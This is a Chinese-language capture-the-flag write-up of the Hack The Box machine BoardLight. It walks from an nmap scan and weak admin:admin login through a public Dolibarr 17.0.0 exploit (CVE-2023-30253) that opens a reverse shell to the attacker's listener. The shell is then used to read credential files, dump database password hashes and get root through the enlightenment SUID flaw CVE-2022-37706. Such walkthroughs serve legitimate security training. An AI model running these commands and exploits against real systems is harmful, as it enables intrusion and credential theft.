BoardLight,VHOSTS、Dolibarr漏洞、mysql、enlightenment漏洞提權


```
└──# nmap -sCV -p22,80 -A 10.10.11.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 04:11 PDT
Nmap scan report for 10.10.11.11
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.0 (96%), Linux 5.3 -
5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera
(Linux 2.6.17) (95%), Linux 2.6.32 (94%), Linux 5.0 - 5.5 (94%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   233.46 ms 10.10.14.1
2   233.78 ms 10.10.11.11

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.91 seconds
```

更改hosts


一般目錄爆破無重要資訊，

進行vhosts(找到)

是一個登入介面：Dolibarr 17.0.0



使用弱帳密 => admin:admin可正常登入，但操作有限制



漏洞Dolibarr 17.0.0

方案一：腳本
也找到版本漏洞 CVE-2023-30253
參考https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253


測試成功

```
┌──(root㉿kali)-[~/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
└─# python3 exploit.py http://crm.board.htb admin admin 10.10.14.2 9200
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection

┌──(kali㉿kali)-[~]
└─$ su -
密碼：
┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.11] 48914
bash: cannot set terminal process group (855): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ whoami
whoami
www-data
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```


方案二：手動

參考https://www.swascan.com/security-advisory-dolibarr-17-0-0/

測試



反彈測試



確認用戶數

```
www-data@boardlight:~/html/crm.board.htb/htdocs/public$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
larissa:x:1000:1000:larissa,,,:/home/larissa:/bin/bash
```

在找到mysql

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php

$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
```


mysql登入 `mysql -u dolibarrowner -p`
找到資訊，有加鹽

```
mysql> select login,pass_crypted from llx_user;
+----------+--------------------------------------------------------------+
```


```
| login     | pass_crypted                                                  |
+-----------+---------------------------------------------------------------+
| dolibarr | $2y$10$VevoimSke5Cd1/nX1Ql9Su6RstkTRe7UX1Or.cm8bZo56NjCMJzCm |
| admin     | $2y$10$gIEKOl7VZnr5KLbBDzGbL.YuJxwz5Sdl5ji3SEuiUSlULgAhhjH96 |
```

找能解出admin，dolibarr解不開

```
登入失敗
username : dmin ->可能為larissa
passwd : admin

猜測(成功)
username : larissa
passwd : serverfun2$2023!!
```



user flag



發現adm群組(失敗)

參考https://book.hacktricks.xyz/v/cn/linux-hardening/privilege-escalation/interesting-groups-linux-pe

---

sudo -l 無資訊

find / -perm -u=s -type f

經過多次查詢，找到漏洞 CVE-2022-37706

```
larissa@boardlight:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper
```

參考：https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit

上傳後，提權成功

```
larissa@boardlight:/tmp$ bash exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
exploit.sh: line 20: /tmp/exploit: Permission denied
chmod: changing permissions of '/tmp/exploit': Operation not permitted
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# whoami
root
#
```

root flag

```
# cat root.txt
36b49e3d629512243994c67e4eab3ab1
#
```